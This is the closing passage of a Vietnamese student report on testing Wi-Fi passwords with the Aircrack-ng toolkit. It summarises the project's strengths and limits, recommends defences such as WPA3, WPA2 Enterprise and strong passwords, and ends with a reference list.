Không dừng lại ở việc hoạt động đơn độc, bộ công cụ này còn thể kết hợp với nhiều công cụ khác trong Kali Linux như Ettercap, Bettercap, Reaver,…và nhiều công cụ về kiểm mạng không dây khác. Aircrack-ng là một bộ công cụ không thể thiếu đối với bất kỳ kiểm thử viên bảo mật nào làm việc với mạng không dây, mang lại nhiều tiện ích và tiết kiệm công sức cho quá trình làm việc.

2. Ưu nhược điểm

Qua quá trình nghiên cứu và thực hiện dự án, nhóm đã đúc kết được nhiều kinh nghiệm và nhận thấy được những ưu nhược điểm của dự án như sau:

- Về ưu điểm: dự án đã thành công trong việc bẻ khóa mật khẩu bằng bộ công cụ Aircrack-ng một cách đơn giản và dễ thực hiện, xây dựng được quy trình thực hiện hiệu quả nhằm đảm bảo việc tấn công diễn ra như mong đợi.

- Về nhược điểm: khả năng thu thập dữ liệu cho cao do hạn chế về mặt thiết bị cũng như các độ bao quát của từ điển là chưa quá lớn, cần phải mở rộng hơn để có thể thành công trên những mạng mà người dùng có ý thức về mật khẩu mạnh.

3. Đề xuất một số biện pháp nhằm nâng cao bảo mật cho mạng không dây

3.1 Sử dụng mật khẩu mạnh

Mô tả: Mật khẩu mạnh là yếu tố quan trọng nhất trong việc bảo vệ mạng Wi-Fi. Mật khẩu cần dài hơn 12 ký tự, bao gồm:

- Chữ hoa, chữ thường.
- Số và ký tự đặc biệt.
- Tránh sử dụng các mật khẩu phổ biến hoặc dễ đoán như "12345678", "password", hoặc ngày sinh.

Hiệu quả: Giảm thiểu nguy cơ bị bẻ khóa bằng các phương pháp brute force và từ điển.

3.2 Sử dụng giao thức WPA3

Mô tả: WPA3 là thế hệ bảo mật mới nhất, cải thiện nhiều lỗ hổng của WPA2, bao gồm:

- PMF (Protected Management Frames): Ngăn chặn tấn công deauthentication.
- Simultaneous Authentication of Equals (SAE): Thay thế handshake PSK để bảo vệ chống brute force.

Hiệu quả: Tăng cường bảo mật đáng kể, giảm thiểu nguy cơ tấn công vào handshake.

3.3 Triển khai WPA2 Enterprise thay vì WPA2 Personal

Mô tả: Chế độ Enterprise sử dụng máy chủ RADIUS để xác thực người dùng thay vì sử dụng một mật khẩu chung (PSK). Mỗi người dùng sẽ có thông tin đăng nhập riêng, giúp quản lý và kiểm soát tốt hơn.

Hiệu quả: Loại bỏ rủi ro từ việc sử dụng mật khẩu chung.

3.4 Thay đổi mật khẩu định kỳ

Mô tả: Thay đổi mật khẩu Wi-Fi định kỳ, đặc biệt khi nghi ngờ có thiết bị lạ kết nối vào mạng.

Hiệu quả: Ngăn chặn kẻ tấn công sử dụng mật khẩu đã thu thập được từ các cuộc tấn công trước đó.

3.5 Sử dụng bộ lọc địa chỉ MAC

Mô tả: Chỉ cho phép các thiết bị có địa chỉ MAC cụ thể kết nối vào mạng.

Hiệu quả: Tăng cường lớp bảo mật bổ sung, mặc dù không hoàn toàn hiệu quả vì địa chỉ MAC có thể bị giả mạo.

TÀI LIỆU THAM KHẢO

[1] Lazaridis Ioannis, Pouros Sotirios, Veloudis Simeon, "Vulnerability issues on research in WLAN encryption algorithms WEP WPA/WPA2 Personal," International Atomic Energy Agency, Thessaloniki, 2013.

[2] D. Robb, "23 Top Open Source Penetration Testing Tools," esecurityplanet, 27 9 2024. [Trực tuyến]. Available: https://www.esecurityplanet.com/applications/open-source-penetration-testing-tools/. [Truy cập 10 11 2024].

[3] J. L. MacMichael, "Auditing Wi-Fi Protected Access (WPA) Pre-Shared Key Mode," dl.acm.org, 21 7 2005. [Trực tuyến]. Available: https://dl.acm.org/doi/fullHtml/10.5555/1084783.1084785. [Truy cập 10 11 2024].

[4] M. Alamanni, "Kali Linux Wireless Penetration," in Kali Linux Wireless Penetration, Birmingham, Packt Publishing Ltd, 2015, p. 29.

[5] aircrack-ng, "More News," aircrack-ng, 16 1 2023. [Trực tuyến]. Available: https://www.aircrack-ng.org/doku.php?id=morenews. [Truy cập 15 11 2024].

[6] mister_x, "Airmon-ng," aircrack-ng.org, 09 02 2022. [Trực tuyến]. Available: https://www.aircrack-ng.org/doku.php?id=airmon-ng. [Truy cập 15 11 2024].

[7] mister_x, "Airodump-ng," aircrack-ng.org, 01 05 2022. [Trực tuyến]. Available: https://www.aircrack-ng.org/doku.php?id=airodump-ng. [Truy cập 15 11 2024].

[8] mister_x, "Aireplay-ng," aircrack-ng.org, 02 09 2022. [Trực tuyến]. Available: https://www.aircrack-ng.org/doku.php?id=aireplay-ng. [Truy cập 15 11 2024].

[9] mister_x, "aircrack-ng," aircrack-ng.org, 18 9 2019. [Trực tuyến]. Available: https://www.aircrack-ng.org/doku.php?id=aircrack-ng. [Truy cập 15 11 2024].

[10] mister_x, "Airbase-ng," aircrack-ng.org, 11 3 2018. [Trực tuyến]. Available: https://www.aircrack-ng.org/doku.php?id=airbase-ng. [Truy cập 15 11 2024].

[11] darkaudax, "Airdecap-ng," https://www.aircrack-ng.org/, 26 09 2009. [Trực tuyến]. Available: https://www.aircrack-ng.org/doku.php?id=airdecap-ng. [Truy cập 15 11 2024].

[12] mister_x, "packetforge-ng," aircrack-ng.org, 22 08 2010. [Trực tuyến]. Available: https://www.aircrack-ng.org/doku.php?id=packetforge-ng. [Truy cập 15 11 2024].

[13] S. Kemp, "Digital 2024: Vietnam," 23 2 2023. [Trực tuyến]. Available: https://datareportal.com/reports/digital-2024-vietnam.

[14] Aircrack-ng, "Aircrack-ng," Github.com, 30 8 2024. [Trực tuyến]. Available: https://github.com/aircrack-ng/aircrack-ng/blob/master/ChangeLog. [Truy cập 10 11 2024].

[15] IEEE Standards Association. (2004). IEEE Standard for Information technology—Telecommunications and information exchange between systems—Local and metropolitan area networks—Specific requirements—Part 11: Wireless LAN Medium Access Control (MAC) and Physical Layer (PHY) Specifications. IEEE Std 802.11i-2004.

[16] Gast, M. (2005). 802.11 Wireless Networks: The Definitive Guide. O'Reilly Media. ISBN: 978-0596100520.

[17] Vanhoef, M., & Piessens, F. (2017). Key Reinstallation Attacks: Forcing Nonce Reuse in WPA2. Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security (CCS '17). DOI:10.1145/3133956.3134027.